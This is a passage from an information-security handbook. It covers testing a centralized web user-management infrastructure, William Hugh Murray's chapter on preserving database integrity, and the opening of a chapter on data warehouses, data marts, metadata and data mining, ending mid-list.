


Exhibit 13-8. Application security design requirements.

Data Security Administration. A third set of administrators is required. The role of data security administrators is to work with data owners to determine how the information is to be protected, and then to develop the rules and policies that will be used by the management infrastructure and developers to protect the information.

TESTING

The testing of one's centralized architecture will resemble that of any other large-scale enterprisewide or client/server application. The overall test plan should include all the features listed in Exhibit 13-9.

Exhibit 13-9. Testing strategy examples.

Test	Purpose
Functionality	To ensure that the infrastructure is functioning properly. This would include testing rules and policies to ensure that they are interacting correctly with the directory services. If custom administrative tools are required for the management of the directory, this would also include detailed testing to ensure that these tools were secure and functioning properly.
Performance	Because the centralized infrastructure is the front end to multiple applications, it is important to do performance and scalability testing to ensure that the user management infrastructure does not become a bottleneck and adversely affect the performance and scalability of applications. Standard Internet performance testing tools and methods should be utilized.
Reliability and failover	An important part of maintaining 24×7 availability is built-in reliability, fault tolerance, and failover. Testing should occur to ensure that the architecture will continue to function despite hardware failures, network outages, and other common outages.
Security	Because one's user management infrastructure is ultimately a security tool, it is very important to ensure that the infrastructure itself is secure. Testing would mirror standard Internet and server security tests like intrusion detection, denial-of-service, password attacks, etc.
Pilot test	The purpose of the pilot is to ensure that the architecture is implemented effectively and to help identify and resolve any issues in a small, manageable environment. Because the user management architecture is really a tool used by applications, it is best to integrate the pilot testing of the infrastructure into the roll-out of another application. The pilot group should consist of the people who are going to be using the product. If it is targeted toward internal users, then the pilot end-user group should be internal users. If it is going to be the general internet population, one should attempt to identify a couple of best customers who are willing to participate in a pilot test/beta program. If the member services organization will be administering accounts, then they should be included as part of the pilot to ensure that that process has been implemented smoothly. The pilot test should focus on all aspects of the process, not just testing the technology. If there is a manual process associated with distributing the passwords, then this process needs to be tested as well. One would hate to go live and have thousands of people access accounts the first day only to find out that one has never validated that the mailroom could handle the additional load.

SUMMARY

This chapter is intended to orient the practitioner to the multiple issues requiring attention when an organization implements secure Web applications using third-party commercial software. Designing, implementing, and administering application security architectures, which address and resolve user identification, authentication, and data access controls, have become increasingly popular. In the Web application environment, the author introduces the complexity of *application user* as co-owner of the administration process.

This chapter reflects a real-life scenario, whereby a company with the need to do E-business on the Web, goes through an exercise to determine the cost/benefit and feasibility of building in security versus adding it on, including all of the considerations and decisions made along the way to implementation. For the readers' reference, several products were evaluated, including "getAccess" from EnCommerce and Netegrity's SiteMinder.

Reflections on Database Integrity

William Hugh Murray, CISSP

This chapter discusses the concept of database integrity. It contrasts this concept to those of data integrity and database management system integrity. The purpose of the discussion is to arrive at a set of recommendations for the owners and operators of such databases on how to preserve that integrity.

Concepts and Descriptions

This section sets forth some definitions and concepts that describe and bound the issue of database integrity.

Integrity

Integrity is the property of being whole, complete, and unimpaired; free from interference or contamination; unbroken; in agreement with requirements or expectations.

Data can be said to have integrity when it is internally consistent (e.g., the books are in balance) and when it describes what it intends (e.g., the books accurately reflect the performance and condition of the business). A system can be said to have integrity when it performs according to a complete specification most of the time, fails in a predictable manner, presents sufficient evidence of its failure to permit timely and effective corrective action, and permits orderly recovery.

Database

For purposes of this discussion, a database can be defined as a monolithic collection of related or interdependent data elements. Alternatively, it is a monolithic collection of information represented in coded data elements and specific relationships between those data elements. A database is usually intended to be shared across users, uses, or applications.

The abstraction of database is relatively novel, no older than the modern computer. Until the appearance of database management software for the microcomputer, perhaps a decade ago, it was esoteric. Analogous collections of data, such as the books of account for a business, existed before the computer. The term can properly be applied to most of the data that is usually recorded on such media as ledger cards or 3×5 cards. However, it is usually reserved for the most formal, rigorous, and systematic of such collections.

Information in a database can be explicitly represented in the form of coded data elements; employee name is a common example. However, there is other information in the database in the form of associations, both explicit and implicit, between the data elements.

Relationships are special kinds of associations between the data elements. For example, the various fields in an employee database record are related logically in much the same way as they are related on a piece of paper. The meaning and identity of each field is determined, in part, by this context. This information is at least as important as that in the data elements themselves.

The relationships can be expressed in the data itself (relational), in the arrangement or order of the elements within the database (structured), or in metadata, data about the data, that explicitly describes or encodes the relationships (e.g., indexed or object oriented). While databases can be characterized by how the relationships are primarily expressed, in practice, all databases use a combination of these mechanisms. For example, in those databases known as relational, some relationships are expressed in the structure (i.e., tables and views), some in the data (i.e., references to other tables), and some in metadata (the names of the columns).

Database Integrity

A database can be said to have integrity when it preserves the information in the data, that is, when both the data and the relationships are maintained. Database integrity is about the integrity of the records. The integrity of the database is separate from, and can be contrasted to, that of the data, on the one hand, and of the database management system on the other.

Database Management System

For our purposes, a database management system is a generalized, abstract, and automated mechanism for creating, maintaining, storing, preserving, and presenting a database to, and on behalf of, applications.

Database managers are often characterized by the name of the mechanism on which they primarily rely to describe the relationships among the data elements. Thus, database managers in which the relationship between two data elements is normally implied in the data itself, for example, the content of a data element (two employee records have the same department number), or the ordering of the data (employee A precedes B in the sort order of the name field) can be called *relational database managers*. Those in which the relationship is implied by how the two elements are physically stored, (for example, all employees in the same department are stored together, or employee A is always stored before B) can be referred to as *structured database managers.*

Relational Integrity

Relational integrity is the aspect of database integrity that deals with the preservation of the special relationships between the data elements.

Referential integrity is an example and a special case of relational integrity. A reference is a relationship in which a value in one record points to another record, usually of another record type. For our purposes, it is an example and illustration of what it might mean to say that a database has integrity to the extent that relationships are preserved.

Consider the case of an employee record with a department number in it that refers to a department record. If the department number in the employee record is *N*, then referential integrity requires that there be a department record for department *N*. It would prohibit the creation of an employee record with a department number for which there was no corresponding department record, the deletion of department record *N* as long as any employee record pointed to it, and more than one department record *N* for the employee record to point to.

It should be noted that this kind of integrity is optional. That is, the condition could exist, coincidentally or accidentally, without any declaration, commitment, or enforcement. Likewise, it can be implemented and enforced either by using applications or the database management system. As a rule, it is preferable to have it implemented in the database management system so that the mechanism can be shared across applications and so that one application need not rely on another.

Methods

This section discusses some of the methods for implementing database managers and preserving the integrity of the database.

Localization

By definition, a database is a monolith. That is, all of its elements and all of its relationships are essential to its identity. If any element or relationship is lost or broken, then the identity and the integrity are destroyed.

Of course, this is separate from the physical database manager, which might contain two or more independent databases. However, all other things being equal, keeping the elements of the database together helps preserve its integrity. Therefore, most database managers strive to keep the database together.

Single Owning Process

An important form of localization is the single owning process. Because a database is a monolith, there must be a single process that can see all of it, manage it, and have responsibility for its integrity. This owning process is usually the database manager. An implication is that a database manager is usually a single process.

Redundancy

To make the database more reliable than the media and devices on which it is stored, most database managers apply some kind of redundant data. The data is recorded in more than the minimum number of bits otherwise required to express it.

Dynamic Error Detection and Correction

Often, redundancy takes the form of error detection and correction codes. The data is recorded in codes that make the alteration of a bit obvious and its timely and automatic correction possible. One such code is parity, in which an additional bit is added to each frame of 7 or 8 bits to make the frame conform to some arbitrary rule such as odd or even. A variance from the rule signals the alteration of a bit. Some codes are so powerful as to permit the automatic detection and correction of multiple bit errors. These codes can be implemented in both the storage device (i.e., below the line) or in the database manager (above the line between software and hardware-only mechanisms).

Duplication

Redundancy can be carried as far as one or more complete copies of the database or its elements. Such copies can be either inside or outside the database manager. Because relationships are usually best known to the database manager, they are best preserved using the duplication facilities that are provided by it.

Mirroring

One form of duplication is mirroring, in which two synchronized copies of the data are maintained. Mirroring is done internal to a mechanism; the copy is not visible from outside. For example, a file manager can mirror files. It will apply changes to both copies, satisfy requests from either, but conceal the existence of the second copy to processes outside itself. Mirroring can be done on the same device or on a different one. When done on a single device, mirroring protects against a media failure or a limited failure of the device (e.g., a bad track). When done across devices, it protects against a general device failure.

Backup

Backup copies of the database are made independent of the database manager. Among other losses, these copies are specifically intended to protect against damage that might occur to the data if the manager should fail or become corrupt.

Such copies can be prepared automatically by the database manager, or by using utilities or other program processes that are independent of the mechanism itself. Of course, although intended to protect against database manager failures, the use of an independent backup system may itself be a threat to the integrity of the database. It is difficult for an independent system to know and enforce the rules that the database manager itself enforces.

Checkpoints and Journals

A checkpoint is a special case of a backup copy. It is taken at a particular point in time. For example, the initial state of the database, even if empty, is a checkpoint. Checkpoints are used in conjunction with a journal or

log of all update activity subsequent to the checkpoint to reconstruct the database. This mechanism preserves both integrity and currency.

Reconstruction

Such secondary copies can be employed to reconstruct the database, even from massive failures. However, this means that, at least under some circumstances, the integrity of the database will depend on the integrity of these copies.

Compartmentation

To compartmentalize is to place things into segregated compartments. The intent is to contain the effects of what happens in one compartment in such a way as to limit the impact on other compartments. For example, one might run multiple small database managers, in preference to a single large one, so as to limit the impact of a failure.

Segregation and Independence

Database management systems often implement segregation and independence of sub-processes to preserve integrity. For example, they may isolate the process that does an update from that which checks to see that it was done correctly and from the one that attempts corrective action. The purpose is to minimize the chances that the same fault will affect all three.

Encapsulation

The database manager can be viewed as a package, container, or capsule, one role of which is to protect the database from any outside interference or contamination. Encapsulation can be either physical or logical. For a database manager, physical encapsulation might be provided by placing it in a separate computer. Logical encapsulation might be provided by placing it in an isolated and protected process within an environment provided by a shared computer and its operating system. Logical encapsulation may also be provided, in part, and in static conditions, by the use of secret codes.

Most database management systems provide some encapsulation of the databases they contain. Object-oriented database management systems do so, by definition, explicitly and globally. Increasingly, one sees database managers themselves being encapsulated in their own hardware.

Hiding

Capsules hide or conceal their contents so that they cannot be seen or addressed from the outside. While this does not make the database safer from destruction, it does protect it from unauthorized disclosure and from malicious, but covert, change. Hiding can be implemented in many ways; the most common are by means of process-to-process isolation, data typing and type managers, and by the use of secret codes.

Binding

Binding is used to resolve and fix, for example, a data characteristic or reference, so as to resist later change. In computer science, one speaks of early and late binding. For example, in some programming, symbolic names are bound, that is, resolved so as to resist later change at compile time, while in others the same characteristic may not be bound until execution time.

Many structured database management systems can bind relationships in the database at programming time or at load time. This tends to improve both the integrity and performance at the expense of loss of flexibility and increased maintenance cost. Relational database managers also employ binding of table existence at creation time.

Binding applies only within the environment in which it takes place. If data or databases are removed from the database manager, then characteristics are no longer bound or reliable.

Atomic Update

Atomic update means that any change to the database takes place completely or not at all. There are no partial updates. This includes both data elements and relationships. Most database managers implement this by maintaining the ability to "roll back" any partial updates that they are unable to complete.

Locking

One potential threat to the integrity of a database results from concurrent use by two or more processes. For example, where two users make changes to a database, there is some potential that the second change will overwrite the first. Database management systems are expected to provide mechanisms, such as locking, that resist such problems.

Locking is a mechanism that database managers employ to ensure that partially updated elements and relationships are not used. It involves marking the element as "in use" or "asking for the lock" for all elements involved in an update. The mechanism will not permit a second use of an element that is in use and will not begin an update until it can obtain the locks for all elements involved. However, locking is ordinarily a logical, rather than physical, mechanism. It is usually just a bit or flag that is set by locking or unlocking.

Locking may come in several levels of transparency and granularity. Ideally, locking would be automatic and transparent to all users or using processes. However, this might have unnecessary performance impact. For example, for maximum transparency, a database management system might restrict access from application B to any data that A is looking at, on the assumption that A might elect to update it. Thus, B will see a performance penalty even if he does not care about potential updates.

Performance might also require that B's access be limited to only the smallest element that A might update. B should not be restricted from an entire table simply because A is interested in a single row of the table. Thus, maximum performance requires that both A and B declare their intent.

Access Control

Access control is a mechanism provided by the database management system to enable the owners and managers of the database to control which users or using processes can alter the database, its elements, or its relationships. These controls are most likely to be included in database management systems intended for use by multiple users. It is an integrity mechanism in that it reduces the size of the population that can alter the database to the intended population. It can also be used to enforce dual controls intended to resist errors and malice.

Privileged Controls

Most database management systems, particularly those that provide access controls, provide what can be referred to as privileged controls. These controls are intended for use by the managers of the system. They are intended for use to exercise ultimate control, particularly to remedy unusual situations. Two unusual situations are of particular interest. The first is to override the access controls. This capability may be necessary to avoid a deadlock situation. The second is the use of such privilege to repair the database itself. In the early days of structured databases, such controls were frequently used to "repair broken chains."

It should be noted that such privilege includes the ability to contaminate or interfere with the database.

Reconciliation

Reconciliation refers to an act or process that brings the database into harmony or consistency; that is, the act or process of checking the database against expectation and correcting for variances. Normally, database management systems perform this kind of checking on a routine, automatic, frequent, and repetitive, if not quite continuous, basis. For example, after making a `WRITE` request to another process (e.g., the file system), the database manager can make an immediate inspection to satisfy itself that the request completed correctly. The routine and automatic nature of this activity, among other things, distinguishes it from recovery. Another is that it relies almost exclusively on internal resources.

Recovery

Recovery is the integrity mechanism of last resort, the one that is used when the database is broken beyond the ability of any other mechanism to repair it. It is usually externally invoked and relies on external resources such as backup copies of the data. While it must bring the database back to a state of integrity, it may do so at the expense of currency or even lost data.

Conclusions

Database integrity is essential. If one cannot rely on the data, it is useless. Integrity is easier to preserve than to recreate. No single tool or mechanism is sufficient unto itself. Database management systems will employ a variety of tools, and owners and managers will compensate for the inherent limitations of the database managers by employing tools that are completely external to it.

At least four things are necessary to preserve the integrity of a database:

1. One must preserve both the data elements and the relationships among them.
2. One must understand and exploit the mechanisms provided by the database management systems.
3. One must not compromise any of these mechanisms, either in the way one uses them or external to them.
4. One must understand the limitations of the database management system and compensate for them.

A simple copy of the data elements may not preserve the information contained in the relationships. For example, if a structured database contains information about the relationships in the physical location of the data within the device, then a copy of the data can preserve the relationships only if it is on an identical device.

Because all database management systems employ a combination of mechanisms to implement relationships and because most of these mechanism are concealed, management or operational procedures that bypass the database management system are suspect. On the other hand, if there are no measures taken to preserve integrity that are independent of the database management system, then a failure of the mechanism can destroy the database.

It should be noted that the most robust database managers so encapsulate the database that they cannot be bypassed. Any attempt to do so will result, at best, in the distortion of the database, and, at worst, in the destruction of the database and the database management system. Most of these systems will also provide one or more built-in mechanisms for creating external representations of the database.

One final issue is that of scale. Most databases are relatively small when compared to the systems and devices on which they reside. However, many of the most important databases are very large and span tens or even hundreds of devices. In such databases, information about relationships can span many devices. The integrity of the database requires the preservation of the devices and their relationship to each other.

On the other hand, it is common in these databases to create external copies by backing up the devices rather than the database or even the files. Such backups are device and device-field dependent. While they provide adequate protection against the failure of one or two devices, recovery from the destruction of the entire environment might require the complete replication of the environment. Timeliness may require that this be done in days or even hours. Thus, in exactly the databases in which it may be most urgent to have device-independent backups, it may be least likely to have them.

Recommendations

This section sets forth recommendations for preserving the integrity of databases. These include some recommendations for using the database management system and some for compensating for its limitations.

1. Choose a database manager whose characteristics, features, and properties are sufficiently robust for the intended application and environment. Consider the size of the database and its importance to the enterprise.
2. Use the database management system according to directions. Note and respect all limitations.
3. Place the database and its manager in a robust environment.
4. Provide adequate resources (e.g., mirror files, devices, and control units) as indicated by the application and environment.

5. Prefer monolithic databases for integrity. Use distributed database managers only to the extent justified by major differences in performance.
6. For integrity, prefer a one-to-one relationship between a database, a database management system, and a processor. Share only to the extent indicated by major economies of scale. Keep in mind that today's computer systems can be more readily scaled to their applications. Large-scale sharing no longer offers the economies that it used to.
7. Prefer relational and object-oriented databases for integrity. Prefer structured databases for performance.
8. Applications and users should check those behaviors of the database manager that they rely on.
9. Limit access to the database and to elements within it to the minimum number of known users and processes consistent with the application.
10. Apply access controls in such a way as to involve multiple people in sensitive updates to the database.
11. Involve multiple people in the use of privileged or potent controls.
12. Keep multiple backup copies and generations of the data, including checkpoints and journals of update activity.
13. Prefer device-independent backups, particularly for databases that span multiple devices.
14. For device independence, prefer to make backups with services provided by the database manager. Use independent mechanisms for performance.
15. Prefer to make backups with services provided by the database manager for preservation of relationships. Prefer backups made by other means for independence and to protect against failure in the mechanism.
16. To protect external copies of the database, involve multiple people in their custody.
17. Check integrity after recovery and before use. Remember that even normal use of a corrupt database may spread the damage and that using bad data may result in serious damage to the enterprise.

Data Marts and Data Warehouses: Keys to the Future or Keys to the Kingdom?

M. E. Krehnke
D. K. Bradley

WHAT DO YOU THINK WHEN YOU HEAR THE TERM "DATA MART" OR "DATA WAREHOUSE"? CONVENIENCE? AVAILABILITY? CHOICES? CONFUSION FROM OVERWHELMING OPTIONS? POWER? SUCCESS? Organizational information, such as marketing statistics or customer preferences, when analyzed, can mean power and success in today's and future markets. If it is more convenient for a customer to do business with a "remembering" organization — one that retains and uses customer information (e.g., products used, sales trends, goals) and does not have to ask for the information twice — then that organization is more likely to retain and grow that customer's base.[1] There are even organizations whose purpose is to train business staff to acquire competitor's information through legal, but espionage-like techniques, calling it "corporate intelligence."[2]

DATA WAREHOUSES AND DATA MARTS: WHAT ARE THEY?

Data warehouses and data marts are increasingly perceived as vital organizational resources and — given the effort and funding required for their creation and maintenance, and their potential value to someone inside (or outside) the organization — they need to be understood, effectively used, and protected. Several years ago, one data warehouse proponent suggested a data warehouse's justification that includes support for

"merchandising, logistics, promotions, marketing and sales programs, asset management, cost containment, pricing, and product development," and equated the data warehouse with "corporate memory."[3]

The future looked (and still looks) bright for data warehouses, but there are significant implementation issues that need to be addressed, including scalability (size), data quality, and flexibility for use. These are the issues highlighted today in numerous journals and books — as opposed to several years ago when the process for creating a data warehouse and its justification were the primary topics of interest.

Data Warehouse and Data Mart Differences

Key differences between a data warehouse and data mart are size, content, user groups, development time, and amount of resources required to implement. A data warehouse (DW) is generally considered to be organizational in scope, containing key information from all divisions within a company, including marketing, sales, engineering, human resources, and finance, for a designated period of time. The users, historically, have been primarily managers or analysts (aka power users) who are collecting and analyzing data for planning and strategy decisions. Because of the magnitude of information contained in a DW, the time required for identifying what information should be contained in the warehouse, and then collecting, categorizing, indexing, and normalizing the data, is a significant commitment of resources, generally taking several years to implement.

A data mart (DM) is considered to be a lesser-scale data warehouse, often addressing the data needs of a division or an enterprise or addressing a specific concern (e.g., customer preferences) of a company. Because the amount and type of data are less varied, and the number of users who have to achieve concurrence on the pertinent business goals is fewer, the amount of time required to initiate a DM is less. Some components of a DM can be available for use within nine months to a year of initiation, depending on the design and scope of the project. If carefully planned and executed, it is possible for DMs of an enterprise to actually function as components of a (future) DW for the entire company. These DMs are linked together to form a DW via a method of categorization and indexing (i.e., metadata) and a means for accessing, assembling, and moving the data about the company (i.e., middleware software). It is important to carefully plan the decision support architecture, however, or the combination of DMs will result in expensive redundancy of data, with little or no reconciliation of data across the DMs. Multiple DMs within an organization cannot replace a well-planned DW.[4]

Data Warehouse and Data Mart Similarities

Key similarities between a DW and DM include the decisions required regarding the data before the first byte is ever put into place:

- What is the strategic plan for the organization with regard to the DW architecture and environment?
- What is the design/development/implementation process to be followed?
- What data will be included?
- How will the data be organized?
- How and when will the data be updated?

Following an established process and plan for DW development will help ensure that key steps are performed — in a timely and accurate manner by the appropriate individuals. (Unless noted otherwise, the concepts for DWs also apply to DMs.) The process involves the typical development steps of requirements gathering, design, construction, testing, and implementation.

The DW or DM is not an operational database and, as such, does not contain the business rules that can be applied to data before it is presented to the user by the original business application. Merely dumping all the operational data into the DW is not going to be effective or useful. Some data will be summarized or transformed, and other data may not be included. All data will have to be "scrubbed" to ensure that quality data is loaded into the DW. Careful data-related decisions must be made regarding the following:[5]

- business goals to be supported
- data associated with the business goals
- data characteristics (e.g., frequency, detail)
- time when transformation of codes is performed (e.g., when stored, accessed)
- schedule for data load, refresh, and update times
- size and scalability of the warehouse or mart

Business Goals Identification. The identification of the business goals to be supported will involve the groups who will be using the system. Because DWs are generally considered to be nonoperational decision support systems, they will contain select operational data. This data can be analyzed over time to identify pertinent trends or, as is the case with data mining, be used to identify some previously unknown relationship between elements that can be used to advance the organization's objectives. It is vital, however, that the DW be linked to, and supportive of, the strategic goals of the business.

Data Associated with Business Goals. The data associated with the identified business goals may be quantitative (e.g., dollar amount of sales) or qualitative (i.e., descriptive) in nature. DWs are not infinite in nature, and decisions must be made regarding the value of collecting, transforming, storing, and updating certain data to keep it more readily accessible for analysis.

Data Characteristics. Once the data has been identified, additional decisions regarding the number of years to be stored and the level of frequency to be stored have to be made. A related, tough decision is the level of detail. Are item sales needed: by customer, by sale, by season, by type of customer, or some other summary? Resources available are always going to be limited by some factor: funding, technology, or available support.

Data Transformation and Timing. Depending on the type of data and its format, additional decisions must be made regarding the type and timing of any transformations of the data for the warehouse. Business applications usually perform the transformations of data before they are viewed on the screen by the user or printed in a report, and the DW will not have an application to transform the data. As a result, users may not know that a certain code means engineering firm (for example) when they retrieve data about XYZ Company to perform an analysis. Therefore, the data must be transformed prior to its presentation, either before it is entered into the database for storage or before the user sees it.

Data Reloading and Updating. Depending on the type and quantity of data, the schedules for data reloading or data updating may require a significant amount of time. Decisions regarding the reload/update frequency will have to be made at the onset of the design because of the resources required for implementing and maintaining the process. A crucial decision to be made is: will data be reloaded en masse or will only changed data be loaded (updated)? A DW is nonoperational, so the frequency for reload/update should be lower than that required for an operational database containing the same or similar information. Longer reload and update times may impact users by limiting their access to the required information for key customer-related decisions and competition-beating actions. Data maintenance will be a substantial component of ongoing costs associated with the DW.

Size and Scalability. Over time, the physical size of the DW increases because the amount of data contained increases. The size of the database may impact the data updating or retrieval processes, which may impact the usage rate; as well, an increase in the number of users will also impact the retrieval process. Size may have a strongly negative impact on the cost, performance, availability, risk, and management of the DW. The ability of a DW to grow in size and functionality and not affect other critical factors is called scalability, and this capability relies heavily on the architecture and technologies to be used, which were agreed upon at the time the DW was designed.

DATA QUALITY

The quality of data in a DW is significant because it contains summarized data, addresses different audiences and functions than originally intended,

and depends on other systems for its data. The time-worn phrase "garbage in, garbage out" is frequently applied to the concept of DW data. Suggested ways to address data quality include incorporating metadata into the data warehouse structure, handling content errors at load time, and setting users' expectations about data quality. In addition, "it is mandatory to track the relationships among data entities and the calculations used over time to ensure that essential referential integrity of the historical data is maintained."[6]

Metadata Incorporation into the DW Design

Metadata is considered to be the cornerstone of DW success and effective implementation. Metadata not only supports the user in the access and analysis of the data, but also supports the data quality of the data in the warehouse.

The creation of metadata regarding the DW helps the user define, access, and understand data needed for a particular analysis or exploration. It standardizes all organizational data elements (e.g., the customer number for marketing and finance organizations), and acts as a "blueprint" to guide the DW builders and users through the warehouse and to guide subsequent integration of later data sources.

Metadata for a DW generally includes the following[7]:

1. organizational business models and rules
2. data view definitions
3. data usage model
4. report dictionary
5. user profiles
6. physical and logical data models
7. source file data dictionaries
8. data element descriptions
9. data conversion rules

Standardization of Metadata Models

The importance of metadata to the usefulness of a DW is a concept mentioned by most of the authors reviewed. Metadata and its standardization are so significant that Microsoft has joined the Metadata Coalition (MDC) consortium. Microsoft turned its metadata model, the Open Information Model (OIM), over to the MDC for integration into the MDC Metadata Interchange Specification (MDIS). This standard will enable various vendors to exchange metadata among their tools and databases, and support proprietary metadata.[8] There are other vendors, however, that are reluctant to participate and are maintaining their own versions of metadata management.[9] But this present difference of opinions does not diminish the need for comprehensive metadata for a DW.

Setting User Expectations Regarding Data Quality

Metadata about the data transformations can indicate to the user the level of data quality that can be expected. Depending on the user, the availability of data may be more significant than the accuracy, and this may be the case for some DMs. But because the DW is intended to contain significant data that is maintained over the long term and can be used for trend analysis, data quality is vital to the organization's DW goals. In a "Report from the Trenches," Quinlan emphasizes the need to manage user expectations and identify potential hardships as well as benefits.[10] This consideration is frequently mentioned in discussions of requirements for a successful DW implementation.

Characteristics of data quality are[11]:

- *accuracy:* degree of agreement between a set of data values and a corresponding set of correct values
- *completeness:* degree to which values are present in the attributes that require them
- *consistency:* agreement or logical coherence among data that frees them from variation or contradiction
- *relatability:* agreement or logical coherence that permits rational correlation in comparison with other similar or like data
- *timeliness:* data item or multiple items that are provided at the time required or specified
- *uniqueness:* data values that are constrained to a set of distinct entries, each value being the only one of its kind
- *validity:* conformance of data values that are edited for acceptability, reducing the probability of error

DW USE

The proposed use of a DW will define the initial contents, and the initial tools and analysis techniques. Over time, as users become trained in its use and there is proven applicability to organizational objectives, the content of a DW generally expands and the number of users increases. Therefore, developers and management need to realize that it is not possible to create the "perfect warehouse." Users cannot foresee every decision that they are going to need to make and define the information they need to do so. Change is inevitable. Users become more adept at using the DW and want data in more detail than they did initially; users think of questions they had not considered initially; and business environments change and new information is needed to respond to the current marketplace or new organizational objectives.[12] This is why it is important to plan strategically for the DW environment.

Types of Users

DWs are prevalent today in the retailing, banking, insurance, and communications sectors; and these industries tend to be leaders in the use of

business intelligence/data warehouse (BI/DW) applications, particularly in financial and sales/marketing applications.[13] Most organizations have a customer base that they want to maintain and grow (i.e., providing additional products or services to the same customer over time). The use of DWs and various data exploration and analysis techniques (such as data mining) can provide organizations with an extensive amount of valuable information regarding their present or potential customer base. This valuable information includes cross-selling and up-selling, fraud detection and compliance, potential lifetime customer value, market demand forecasting, customer retention/vulnerability, product affinity analysis, price optimization, risk management, and target market segmentation.

Techniques of Use

The data characteristics of the DW are significantly different from those of a transactional or operational database, presenting large volumes of summary data that address an extensive time period, which is updated on a periodic (rather than daily) basis. The availability of such data, covering multiple areas of a business enterprise over a long period of time, has significant value in organizational strategic marketing and planning. The availability of metadata enables a user to identify useful information for further analysis. If the data quality is high, the user will have confidence in the results.

The type of analysis performed is determined, in part, by the capabilities of the user and the availability of software to support the analysis. The usefulness of the data can be related to the frequency of updates and the level of detail provided in the DW. There are three general forms of study that can be performed on DW data[14]:

1. *analysis:* discovering new patterns and hypotheses for existing, unchanging data by running correlations, statistics, or a set of sorted reports
2. *monitoring:* automatic detection of matches or violations of patterns to provide a timely response to the change
3. *discovery:* interactive identification, a process of uncovering previously unknown relationships, patterns, and trends that would not necessarily be revealed by running correlations, statistics, or a set of sorted reports

The DW is more applicable for the "monitoring" and "discovery" techniques because the resources available are more fully utilized. It is possible that ad hoc analysis may be accepted in such a positive manner that scheduled reports are then performed as a result of that analysis, in which case the method changes from "discovery" to simply "analysis." However, the discovery of patterns (offline) can then be used to define a set of rules that will automatically identify the same patterns when compared with new, updated data online.

Data Mining. Data mining is a prevalent DW data analysis technique. It can be costly and time-consuming, because the software is expensive and may require considerable time for the analyst to become proficient. The benefits, however, can be quite remarkable. Data mining can be applied to a known situation with a concrete, direct question to pursue (i.e., reactive analysis) or to an unknown situation with no established parameters. The user is "seeking to identify unknown patterns and practices, detect covert/unexplained practices, and have the capability to expose organized activity (i.e., proactive invigilation)."[14]

Data mining is an iterative process, and additional sources can be introduced at any time during the process. It is most useful in exploratory analysis scenarios with no predetermined expectations as to the outcome. Data mining is not a single-source (product/technology) solution, and must be applied, as any tool, with the appropriate methodological approach. When using data mining, the analyst must consider:

- organizational requirements
- available data sources
- corporate policies and procedures

There are questions that have to be answered to determine if the data mining effort is worthwhile, including[15]:

1. Are sufficient data sources available to make the effort worthwhile?
2. Is the data accurate, well coded, and properly maintained for the analyst to produce reasonable results?
3. Is permission granted to access all of the data needed to perform the analysis?
4. Are static extractors of data sufficient?
5. Is there an understanding of what things are of interest or importance to set the problem boundaries?
6. Have hypothetical examples been discussed beforehand with the user of the analysis?
7. Are the target audience and the intent known (e.g., internal review, informational purposes, formal presentation, or official publication)?

Activities associated with data mining are[16]:

- *classification:* establishing a predefined set of labels for the records
- *estimation:* filling in missing values in a particular field
- *segmentation:* identification of subpopulations with similar behavior
- *description:* spotting any anomalous or "interesting" information

Data mining goals may be[17]:

- *predictive:* models (expressed as executable code) to perform some form of classification or estimation

- *descriptive:* informational by uncovering patterns and relationships

Data to be mined may be[17]:

- *structured:* fixed length, fixed format records with fields that contain numeric values, character codes, or short strings
- *unstructured:* word or phrase queries, combining data across multiple, diverse domains to identify unknown relationships

The data mining techniques (and products) to be used will depend on the type of data being mined and the end objectives of the activity.

Data Visualization. Data visualization is an effective data mining technique that enables the analyst and the recipients to discern relationships that may not be evident from a review of numerical data by abstracting the information from low-level detail into composite representations. Data visualization presents a "top-down view of the range of diversity represented in the data set on dimensions of interest."[18]

Data visualization results depend on the quality of data. "An ill-specified or preposterous model or a puny data set cannot be rescued by a graphic (or by calculation), no matter how clever or fancy. A silly theory means a silly graphic."[19] Data visualization tools can, however, support key principles of graphical excellence[20]:

- a well-designed presentation of interesting data through "substance, statistics, and design"
- communication of complex ideas with "clarity, precision, and efficiency"
- presentation of the "greatest number of ideas in the shortest time with the least ink in the smallest space"

Enterprise Information Portals. Extended use of the Internet and Web-based applications within an enterprise now supports a new form of access, data filtering, and data analysis: a personalized, corporate search engine — similar to the Internet personalized search engines (e.g., My Yahoo) — called a corporate portal, enterprise information portal, or business intelligence portal. This new tool provides multiple characteristics that would be beneficial to an individual seeking to acquire and analyze relevant information[21]:

- ease of use through a Web browser
- filtering out of irrelevant data
